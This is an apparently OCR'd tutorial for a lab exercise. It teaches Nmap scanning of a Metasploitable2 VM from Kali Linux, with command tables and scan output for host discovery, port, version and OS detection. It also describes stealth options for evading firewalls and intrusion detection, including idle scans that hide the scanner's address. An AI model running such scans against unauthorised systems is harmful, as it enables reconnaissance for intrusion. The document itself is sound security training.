
Feature	Description
Host Discovery	Detects which devices are up and responsive on the network.
Port Scanning	Identifies open TCP/UDP ports on hosts.
Service Version Detection	Determines which applications and versions are running on open ports.
OS Detection	Identifies the operating system and hardware characteristics.
Scriptable Interaction (NSE)	Uses **Nmap Scripting Engine** for advanced tasks like vulnerability detection, brute-force, and malware discovery.
Stealth Scanning	Supports techniques (e.g., SYN scan) to avoid detection by firewalls or intrusion detection systems.
IPv6 Support	Works with both IPv4 and IPv6 networks.
Output Formats	Supports XML, grepable, and HTML reports for easy integration into other tools.

Command Example

Activity	Command Example
Basic Port Scan	nmap 192.168.1.10
Scan a Range of IPs	nmap 192.168.1.1-50
Service Version Detection	nmap -sV 192.168.1.10
OS Detection	nmap -O 192.168.1.10
Aggressive Scan (All-in-One)	nmap -A 192.168.1.10
Run Vulnerability Script	nmap --script vuln 192.168.1.10
Scan Top 1000 Ports	nmap -F 192.168.1.10

Demo

Diagram: Nmap Scan




Software Download

- ❑ Vmware workstation player 17 download
  - https://software.thaiware.com/10214-VMware-Workstation-Player-Download.html
- ❑ Kali Linux Download
  - https://www.kali.org/get-kali/#kali-virtual-machines
- ❑ Metaspoitable2 Download
  - https://www.rapid7.com/products/metasploit/metasploitable/
- ❑ Mobaxterm
  - https://mobaxterm.mobatek.net/download.html

Open File Image [1]

- Open VMware “Metasplitable2-Linux”



Open File Image [2]

- Login to "Metasploitable 2" using the username: msfadmin and password: msfadmin.


Open File Image [3]

- Use the ifconfig command to check the IP address on the target machine.

```
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f4:c9:4d
          inet addr:192.168.175.130  Bcast:192.168.175.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef4:c94d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:121 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:29176 (28.4 KB)  TX bytes:7260 (7.0 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21621 (21.1 KB)  TX bytes:21621 (21.1 KB)

msfadmin@metasploitable:~$
```


Open File Image [4]

- Open VMware “Kali Linux”



Open File Image [5]

- Login to “Kali Linux" using the username: kali and password: kali



Nmap Host discovery

Purpose	Command	Description
Ping Sweep (Default discovery)	nmap -sn 192.168.1.0/24	Pings all IPs in subnet to find live hosts (no port scan)
Disable host discovery (treat all hosts as online)	nmap -Pn 192.168.1.0/24	Skips pinging; assumes all hosts are up (useful if ICMP is blocked)
ICMP Echo Request only	nmap -PE 192.168.1.0/24	Uses ICMP echo request (like traditional ping)
TCP SYN Ping (on port 80)	nmap -PS80 192.168.1.0/24	Sends SYN packets to port 80 to check for responses
TCP ACK Ping (on port 443)	nmap -PA443 192.168.1.0/24	Sends TCP ACK to port 443; useful for bypassing some firewalls
ARP Ping (local subnet only)	nmap -sn -PR 192.168.1.0/24	Uses ARP requests for discovery on local LAN (very reliable)
Combination (ICMP + TCP)	nmap -PE -PS22,80 -PA443 192.168.1.0/24	Multi-protocol ping for more accurate discovery

Host discovery

- nmap -Pn 192.168.255.129

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn 192.168.255.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 23:01 EST
Nmap scan report for 192.168.255.129
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:8E:E5:7D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.54 seconds
```

Nmap Scan Techniques [1]

Technique	Flag	Description	Stealth Level	Use Case
TCP SYN Scan	-sS	Sends SYN packets and waits for response without completing handshake	High (stealthy)	Default; fast and reliable for most cases
TCP Connect Scan	-sT	Uses full TCP handshake (connect system call)	Low	Use when SYN scan is not possible (no raw socket access)
UDP Scan	-sU	Sends UDP packets to detect services	Medium	Scan for DNS, SNMP, NTP, etc.
TCP ACK Scan	-sA	Sends ACK packets to determine firewall rules	Medium	Determine if ports are filtered or unfiltered
TCP FIN Scan	-sF	Sends TCP FIN packets to detect open ports (some OSes)	High	Useful for evading firewalls and IDS

Nmap Scan Techniques [2]

Technique	Flag	Description	Stealth Level	Use Case
Xmas Scan	-sX	Sends TCP packets with FIN, URG, and PSH flags	High	Used to evade simple firewalls; less reliable
Null Scan	-sN	Sends TCP packets with no flags set	High	Used for stealth testing; not always effective
Window Scan	-sW	Similar to ACK but checks TCP window size to infer open ports	Medium	Rarely used; OS-dependent
Idle Scan (Zombie Scan)	-sI <zombie_ip>	Uses a third-party host (zombie) to scan a target	Very High (anonymous)	Scan without revealing your IP
IP Protocol Scan	-sO	Scans which IP protocols (ICMP, IGMP, etc.) are supported	Medium	Discover non-TCP/UDP services

Scan Techniques

- nmap -Pn -sS 192.168.255.129


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn -sS 192.168.255.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 23:13 EST
Nmap scan report for 192.168.255.129
Host is up (0.00099s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:8E:E5:7D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

Nmap Port Scan

Option	Description	Example
-p	Specify one or more ports to scan	nmap -p 22,80,443 192.168.1.10
-p-	Scan **all 65535** TCP ports	nmap -p- 192.168.1.10
-F	Fast scan – scans top 100 ports	nmap -F 192.168.1.10
--top-ports <n>	Scan the top **n** most common ports	nmap --top-ports 200 192.168.1.10
-p U:<ports>	Scan **UDP ports**	nmap -sU -p U:53,161 192.168.1.10
-p T:<ports>	Scan **TCP ports** (default)	nmap -sS -p T:22,443 192.168.1.10
--port-ratio <ratio>	Scan ports used more than a given ratio	nmap --port-ratio 0.01 192.168.1.10

Port Scan

- nmap -Pn -sS -p21,22,80,445,3306,8180 192.168.255.129



Nmap Service / Version Scan

Command	Purpose
nmap -sV <target>	Basic service and version detection
nmap -sV --version-intensity 5 <target>	Increase accuracy (0–9 scale; 9 is most thorough)
nmap -sV --version-all <target>	Enable all version detection probes
nmap -sV --version-trace <target>	Debug output of version scanning (for troubleshooting)

Service / Version Scan

- nmap -Pn -sS -sV -p21,22,80,445,3306,8180 192.168.255.129


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn -sS -sV -p21,22,80,445,3306,8180 192.168.255.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 23:21 EST
Nmap scan report for 192.168.255.129
Host is up (0.00069s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:8E:E5:7D (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.53 seconds
```

Nmap OS DETECTION

Command	Description
nmap -O <target>	Enables OS detection
nmap -A <target>	Enables OS detection + version detection + script scan + traceroute
nmap -O --osscan-guess <target>	Makes a best-guess match when certainty is low
nmap -O --osscan-limit <target>	Limits OS detection to promising targets
nmap -v -O <target>	Adds verbose output for OS scan details

OS DETECTION

- nmap -Pn -sS -sV -O --osscan-guess -p21,22,80,445,3306,8180 192.168.255.129

